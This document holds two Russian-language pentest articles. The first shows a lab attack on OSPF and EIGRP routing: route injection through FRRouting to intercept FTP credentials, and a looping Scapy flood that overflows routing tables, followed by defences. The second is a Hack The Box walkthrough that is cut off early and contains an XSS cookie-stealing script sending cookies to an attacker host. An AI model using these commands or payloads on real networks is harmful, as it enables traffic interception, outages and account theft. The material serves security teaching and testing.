EIGRP (Enhanced Interior Gateway Routing Protocol) относится к классу дистанционно-векторных протоколов. Он был разработан инженерами Cisco Systems в качестве замены протокола IGRP. Маршрутизаторы EIGRP обмениваются маршрутной информацией, используя алгоритм диффузного обновления (DUAL) для расчета маршрутов в рамках одной AS. EIGRP хранит в таблице маршрутизации все доступные резервные маршруты к сетям назначения, что позволяет в крайнем случае быстро переключиться на запасной маршрут.



Установление соседства EIGRP

INFO

Знаешь ли ты, что протокол EIGRP больше не проприетарный протокол Cisco и теперь открыт для других вендоров сетевого оборудования? EIGRP стал открытым стандартом в 2013 году, а информационный документ RFC 7868 был опубликован в 2016 году.

Чтобы злоумышленник смог подключиться к домену маршрутизации EIGRP, он должен знать номер автономной системы. Узнать его он может, например, из дампа трафика в Wireshark. В отличие от домена OSPF, который может быть разделен на несколько зон маршрутизации, автономная система EIGRP плоская, то есть, если ты проведешь инъекцию маршрута, скорее всего, твой маршрут распространится по всему домену.

Импакт

Атаки на динамическую маршрутизацию можно разбить на три типа:

1. **Перечисление сети.** Если злоумышленник подключится к домену маршрутизации, то он сможет провести сетевую разведку и обнаружить некоторые подсети. Это достаточно полезный трюк, поскольку классическое сканирование, например с использованием того же **Nmap**, идет долго. Не говоря уже о том, что могут сработать системы безопасности IDS/IPS. Просто присоединившись к домену маршрутизации, мы сможем получить информацию о подсетях, анонсируемых соседскими маршрутизаторами. Заметь, этот способ вовсе не гарантирует того, что ты сможешь обнаружить все подсети в организации. Но может привести тебя к более легкой победе во время пентеста.
2. **MITM (man in the middle).** Суть этой атаки заключается в инъекции маршрута, чтобы затем перехватить трафик с целевого хоста или же сети. После подключения к домену маршрутизации ты можешь в домене сделать анонс, который буквально выглядит так: «Уважаемые, хост под IP-адресом 192.168.1.43/24 теперь доступен через меня, 192.168.1.150». Маршрутизаторы в домене примут новую информацию и поместят анонсированный тобой маршрут в таблицу маршрутизации. Стоит только учитывать, что в контексте маршрутизации есть понятие метрики. Если твой маршрут по цене пути будет хуже, чем остальные, то он не попадет в таблицу маршрутизации. Почему? Потому что в таблице маршрутизации хранятся только лучшие пути до сетей назначения.
3. **DoS (Denial of Service).** Переполнение таблицы маршрутизации. При этом у роутера истощаются все ресурсы центрального процессора и оперативной памяти. При переполнении таблицы маршрутизации добавить новый легитимный маршрут станет невозможно. Маршрутизатор не сможет добавить к себе маршрут новой появившейся сети.

Вооружение с FRRouting

FRRouting — это опенсорсное решение, предназначенное для создания виртуального маршрутизатора в Unix/Linux. FRRouting позволяет реализовать виртуальный маршрутизатор, поддерживающий протоколы BGP, OSPF, EIGRP, RIP и другие.

С помощью FRRouting мы сможем поднять на своей стороне «злой» маршрутизатор, запустить роутинг и подключиться к целевому домену маршрутизации. Зачем это нужно? Например, если мы проведем ту же инъекцию маршрутов без подключения к домену и установления соседства, то анонсируемые нами маршруты не попадут в таблицу маршрутизации соседей. Они просто улетят в никуда.

WWW

У FRRouting есть отличная документация по установке и настройке. Советую ознакомиться.

Настройка FRRouting

Для начала нам нужно активировать работу демонов в конфигурационном файле `daemons`. Нас интересуют демоны `ospfd` и `eigrpd`. Также необходимо активировать работу демона `staticd`, чтобы редистрибуция настраиваемых статических маршрутов работала корректно.

```
nano /etc/frr/daemons
```

```
ospfd=yes
eigrpd=yes
staticd=yes
```

Далее нужно назначить пароль для подключения к панели управления маршрутизатором через линии VTY:

```
nano /etc/frr/frr.conf
```


```
password letm3in
```

Также необходимо разрешить форвардинг трафика. По умолчанию в дистрибутивах Linux он отключен.

```
sudo sysctl -w net.ipv4.ip_forward=1
```

Запускаем демон `frr`.

```
systemctl start frr
```



Состояние демона FRRouting

С помощью команды **vtysh** попадаем в панель управления виртуальным маршрутизатором **FRRouting**.


Вход в панель управления

ВИРТУАЛЬНАЯ ЛАБОРАТОРИЯ

В качестве сетевого полигона для практического разбора атак выступят сети, изображенные на схемах ниже.



Сеть с использованием OSPF



Сеть с использованием EIGRP

Device	Interface	IP Address
R1	G0/0	10.1.1.1/24
R1	G0/3	172.20.100.254/24
R2	G0/0	10.1.1.2/24
R2	G0/2	172.20.20.254/24
R3	G0/0	10.1.1.3/24
R3	G0/2	172.20.30.254/24
DevOps	Eth0	172.20.20.20/24
Attacker	Eth0	172.20.20.50/24
FTP Server	Eth0	172.20.30.100/24
HR	Eth0	172.20.100.70/24
Network Engineer	Eth0	172.20.100.80/24

IP-адресация полигона

В контексте атаки на OSPF я рассмотрю инъекцию маршрута с перехватом трафика. Что касается EIGRP — разберем разрушительную атаку с переполнением таблицы маршрутизации (чтобы не демонстрировать одну и ту же атаку и рассмотреть два варианта нападения). OSPF можно атаковать так же, как и EIGRP. Однако стоит учитывать, что разрушительные атаки в продакшене менее практичны. Думаю, такой сценарий будет полезен для Red Team в качестве отвлекающего маневра.

Продолжение статьи →


ROUTING NIGHTMARE

КАК ПЕНТЕСТИТЬ ПРОТОКОЛЫ ДИНАМИЧЕСКОЙ МАРШРУТИЗАЦИИ OSPF И EIGRP

ИНЪЕКЦИЯ МАРШРУТОВ И ПЕРЕХВАТ ТРАФИКА В ДОМЕНЕ OSPF

Для успешного проведения инъекции маршрута нам необходимо подключиться к домену маршрутизации OSPF и объявить сеть. Указываем нулевую зону (area 0).

```
c0ldheim@kali:~$ sudo vtysh
kali# conf t
kali(config)# router ospf
kali(config-router)# network 172.20.20.50/32 area 0.0.0.0
```




Дамп трафика после подключения к домену OSPF

Включаем редистрибуцию статических маршрутов с наименьшей метрикой, чтобы у внедренного маршрута была самая низкая стоимость.

```
kali(config-router)# redistribute static metric 0
```

Анонсируем в домене OSPF статический маршрут. «Хост под IP-адресом 172.20.20.20 теперь доступен через меня — 172.20.20.50».

```
kali(config)# ip route 172.20.20.20/32 eth0
```




Дамп трафика после инъекции в домене OSPF

Проверим таблицу маршрутизации на роутере R2.

```
R2#show ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B -
BGP
D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
E1 - OSPF external type 1, E2 - OSPF external type 2
i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
ia - IS-IS inter area, * - candidate default, U - per-user static route
o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
a - application route
+ - replicated route, % - next hop override, p - overrides from PfR

Gateway of last resort is not set

10.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C        10.1.1.0/24 is directly connected, GigabitEthernet0/0
L        10.1.1.2/32 is directly connected, GigabitEthernet0/0
172.20.0.0/16 is variably subnetted, 4 subnets, 2 masks
C        172.20.20.0/24 is directly connected, GigabitEthernet0/2
O E2     172.20.20.20/32
[110/0] via 172.20.20.50, 00:02:27, GigabitEthernet0/2
L        172.20.20.254/32 is directly connected, GigabitEthernet0/2
O        172.20.30.0/24 [110/2] via 10.1.1.3, 01:08:17,
GigabitEthernet0/0
R2#
```


Как видим, инъекция маршрута прошла успешно. Теперь маршрутизатор R2 считает, что хост по адресу 172.20.20.20 доступен через нашу атакующую машину.

Дальше попробуем с хоста DevOps подключиться к серверу FTP по адресу 172.20.30.100.



Подключение к FTP

В итоге мы смогли вклиниться между хостом и сервером FTP и перехватить незашифрованные учетные данные.




Дамп незашифрованного FTP-трафика

ИНЪЕКЦИЯ МАРШРУТОВ И ПЕРЕПОЛНЕНИЕ ТАБЛИЦЫ МАРШРУТИЗАЦИИ В ДОМЕНЕ EIGRP

Для начала нужно подключиться к автономной системе EIGRP и объявить сеть.


```
c0ldheim@kali:~$ sudo vtysh
kali# conf t
kali(config)# router eigrp 1
kali(config-router)# network 172.20.20.50/32
```



Дамп трафика после подключения к домену EIGRP


В этот раз для инъекции маршрутов EIGRP я буду использовать сетевую библиотеку Scapy.

```
c0ldheim@kali:~$ sudo scapy3
>>> from scapy.contrib.eigrp import *   # Импорт модуля для работы с
заголовками протокола EIGRP
>>> frame = Ether(dst="01:00:5e:00:00:0a")  # Сборка кадра Ethernet
с MAC-адресом назначения мультикастовой рассылки
>>> ip = IP(src="172.20.20.50", dst="224.0.0.10")   # Сборка
IP-пакета с IP-адресом назначения мультикастовой рассылки EIGRP
>>> eigrp = EIGRP(opcode=1, asn=1, seq=0, ack=0, tlvlist=[
EIGRPExtRoute(dst=RandIP(), nexthop="172.20.20.50")]) # Сборка
пакета EIGRP с опцией Update
>>> crafted = frame/ip/eigrp  # Сборка трех слоев воедино
>>> sendp(crafted, loop=1, iface="eth0")  # Зациклить бесконечную
отправку собранного вредоносного пакета EIGRP
```



Дамп трафика после инъекции в домене EIGRP

Если мы войдем в панель управления маршрутизатора, то увидим, что нагрузка на центральный процессор значительно поднялась — до 87%.



Нагрузка ЦП в момент переполнения




Таблица маршрутизации после переполнения

```
R2#show ip route summary
IP routing table name is default (0x0)
IP routing table maximum-paths is 32
Route Source    Networks    Subnets     Replicates  Overhead    Memory (
bytes)
connected       0           6           0           408         1080
static          1           0           0           68          180
application     0           0           0           0           0
eigrp 1         481         3088        0           328348      642420
internal        1192                                            358080
Total           1674        3094        0           328824      1001760
```

При переполнении таблицы маршрутизации роутер не сможет поместить в свою таблицу маршрутизации новые маршруты.

МЕРЫ ПРЕДОТВРАЩЕНИЯ АТАК НА ДОМЕНЫ МАРШРУТИЗАЦИИ

Использование пассивных интерфейсов. Настройка пассивных интерфейсов в контексте динамической маршрутизации позволяет роутеру запретить рассылать объявления через некоторые интерфейсы. По умолчанию без настройки пассивных интерфейсов он рассылает объявления во все интерфейсы, а это подвергает домен маршрутизации большому риску. Легитимный пользователь, находящийся в сети, может точно так же поднять виртуальный маршрутизатор, как сделали мы с тобой, и атаковать домен маршрутизации.

INFO

В этой статье я ориентируюсь на принципы и команды Cisco IOS CLI.

Пример настройки для OSPF:

```
R2#conf t   # Вход в режим глобальной конфигурации
R2(config)# router ospf 1   # Вход в режим конфигурации OSPF под
процессом 1
R2(config-router)# passive-interface GigabitEthernet 0/
2  # Назначаем интерфейс пассивным
```

Пример настройки для EIGRP:

```
R2#conf t # Вход в режим глобальной конфигурации
R2(config)# router eigrp 1  # Вход в режим конфигурации EIGRP
автономной системы 1
R2(config-router)# passive-interface GigabitEthernet 0/
2  # Назначаем интерфейс пассивным
```

Использование аутентификации. Применение аутентификации в доменах маршрутизации позволяет обеспечить возможность входа только авторизованным, легитимным маршрутизаторам. Однако аутентификация настраивается с помощью паролей. Если ты собираешься защитить домен маршрутизации, используя аутентификацию, обязательно позаботься, чтобы эти пароли были достаточно стойкими. Они хешируются с помощью криптографических хеш-функций, и злоумышленник сможет считать значения хешей из дампа трафика и вскрыть пароль перебором. С полученным паролем он без труда подключится к домену маршрутизации.

Пример настройки аутентификации для OSPF с использованием MD5:

```
R2#conf t   # Вход в режим глобальной конфигурации
R2(config)# interface GigabitEthernet 0/
1   # Вход в режим конфигурации интерфейса
R2(config-if)# ip ospf authentication message-digest  # Включение
аутентификации по MD5
R2(config-if)# ip ospf message-digest-key 1 md5 y0ur_f4ult  #
Назначение пароля с key-id 1
```

Пример настройки аутентификации для EIGRP с использованием key-chain и MD5:

```
R2#conf t   # Вход в режим глобальной конфигурации
R2(config)# key chain SecureRouting   # Создание ключевой цепочки
под названием SecureRouting
R2(config-keychain)# key 1  # Создание первого ключа
R2(config-keychain-key)# key-string y0ur_f4ult    # Назначение пароля
R2(config-keychain-key)# accept-lifetime 20:00:00 mar 1 2022 20:00:
00 mar 2
2022  # Указание промежутка времени, в течение которого маршрутизатор
будет принимать ключ от соседа
R2(config-keychain-key)# send-lifetime 20:00:00 mar 1 2022 20:00:00
mar 2
2022    # Указание промежутка времени, в течение которого
маршрутизатор будет посылать ключ соседу
R2(config-keychain)# key
2  # Когда закончится действие первого ключа, автоматически будет
использован второй ключ. Создаем второй ключ
R2(config-keychain-key)# key-string y0ur_des1re # Назначение пароля
R2(config-keychain-key)# accept-lifetime 20:00:00 mar 2 2022 20:00:
00 mar 3
2022  # Указание промежутка времени, в течение которого маршрутизатор
будет принимать ключ от соседа
R2(config-keychain-key)# send-lifetime 20:00:00 mar 2 2022 20:00:00
mar 3
2022    # Указание промежутка времени, в течении которого
маршрутизатор будет посылать ключ соседу
R2(config)# interface GigabitEthernet 0/
1   # Вход в режим конфигурации интерфейса
R2(config-if)# ip authentication mode eigrp 1 md5   # Включение
аутентификации по MD5 для автономной системы EIGRP 1
R2(config-if)# ip authentication key-chain eigrp 1 SecureRouting  #
Назначение ключевой цепочки, которая будет использоваться для
аутентификации в автономной системе EIGRP.
```

ВЫВОДЫ

В этой статье я разобрал сценарий атак на протоколы динамической маршрутизации OSPF и EIGRP. Исходя из личного опыта тестирования на проникновение компьютерных сетей, скажу, что в большинстве случаев сетевые администраторы оставляют без внимания конфигурацию защитных механизмов протоколов. Чаще всего встречается конфигурация OSPF/EIGRP без аутентификации и без настройки пассивных интерфейсов. Такое отношение к доменам маршрутизации подвергает безопасность локальной сети большому риску.

Пентестеры после прочтения этой статьи должны взять себе на заметку описанные атаки, а сетевые администраторы смогут сделать домен маршрутизации безопаснее.

HTB EARLYACCESS

ЭКСПЛУАТИРУЕМ ВЕБ-УЯЗВИМОСТИ И МИСКОНФИГИ DOCKER

В этой статье я покажу процесс эксплуатации нескольких веб-сервисов через разные уязвимости и техники, начиная с XSS и SQL-инъекций и заканчивая LFI и инъекцией команд ОС. А потом мы выберемся из Docker на основную систему и зайдем в другой Docker, чтобы эту систему порутить. Скучать не придется!

RalfHacker
hackerralf8@gmail.com

Нашей целью будет машина EarlyAccess с площадки Hack The Box. Уровень сложности — Hard, но когда нас это останавливало?

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА. СКАНИРОВАНИЕ ПОРТОВ

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.110    earlyaccess.htb
```

И запускаем сканирование портов.

Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта.

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).


```
Nmap scan report for earlyaccess.htb (10.10.11.110)
Host is up (0.14s latency).

PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 e4:66:28:8e:d0:bd:f3:1d:f1:8d:44:e9:14:1d:9c:64 (RSA)
|   256 b3:a8:f4:49:7a:03:79:d3:5a:13:94:24:9b:6a:d1:bd (ECDSA)
|_  256 e9:aa:ae:59:4a:37:49:a6:5a:2a:32:1d:79:26:ed:bb (ED25519)
80/tcp  open  http    Apache httpd 2.4.38
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Did not follow redirect to https://earlyaccess.htb/
443/tcp open  ssl/ssl Apache httpd (SSL-only mode)
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: EarlyAccess
| ssl-cert: Subject: commonName=earlyaccess.htb/organizationName=EarlyAccess Studios/stateOrProvinceName=Vienna/countryName=AT
| Not valid before: 2021-08-18T14:46:57
|_Not valid after:  2022-08-18T14:46:57
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
Service Info: Host: 172.18.0.102; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Результат работы скрипта

Находим три открытых порта:


- порт 22 — служба OpenSSH 7.9p1;
- порты 80, 443 — веб-сервер Apache 2.4.38.

Так как на хосте работает веб-сервер с доступом по SSH, мы можем извлечь из сертификата доменное имя сайта, для которого он действителен. В результатах сканирования Nmap привел поле `commonName`, однако это название мы уже записали в `/etc/hosts`. Зайдем на сайт и посмотрим, что он может нам дать.



Главная страница сайта

Тут есть возможность регистрации и авторизации. Сделаем и то и другое, чтобы получить доступ к большему числу функций и разных мест для тестирования.




Главная панель авторизованного пользователя

Нам открывается связь с администратором, форум, хранилище и проверка какого-то ключа.

ЭКСПЛУАТАЦИЯ EARLYACCESS.HTB


Stored XSS

Я сразу решил протестировать форму связи с админом и проверить, нет ли уязвимостей XSS.




Тестовое сообщение

Отправив тестовое сообщение, можем определить две позиции для нагрузки: имя пользователя и тело сообщения. Пройдем в профиль пользователя и поставим базовую нагрузку `<script>alert(1);script>` в имени пользователя.




Редактирование профиля

После перехода к сообщениям видим отметку о прочитанном сообщении.



Сообщения пользователя

А открыв сам текст, получим отработку нашего кода.



Сообщение alert(1)

Так как присутствует stored XSS, мы можем украсть куки администратора. Это позволит открыть еще больше возможностей!

Недавно я познакомился с отличным инструментом **pyXSSPlatform**, который может облегчить задачу в таких случаях. После загрузки нужно сгенерировать сертификат для нашего веб-сервера.

```
openssl req -new -x509 -keyout https_svr_key.pem -out https_svr_key.
pem -days 3650 -nodes
```

```
┌──(ralf㉿ralf-PC)-[~/tmp/earlyacces/pyXSSPlatform]
└─$ openssl req -new -x509 -keyout https_svr_key.pem -out https_svr_key.pem -days 3650 -nodes
Generating a RSA private key
.......................................................................+++++
..................+++++
writing new private key to 'https_svr_key.pem'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:
```

Генерируем сертификат

Затем из каталога с шаблонами скопируем код для кражи куки в файл `index.js`. Только вставим в код свой адрес.

```
var serverUrl = "https://10.10.14.131/cookie";//change this
var newimg = new Image();
newimg.src=serverUrl+"?cookie="+escape(document.cookie);
```

А затем запустим веб-сервер.

```
python3 pyXSSPlatform.py 10.10.14.131 443 https_svr_key.pem
```

```
┌──(ralf㉿ralf-PC)-[~/tmp/earlyacces/pyXSSPlatform]
└─$ python3 pyXSSPlatform.py 10.10.14.131 443 https_svr_key.pem
[*] HTTPS Server listening on 10.10.14.131:443
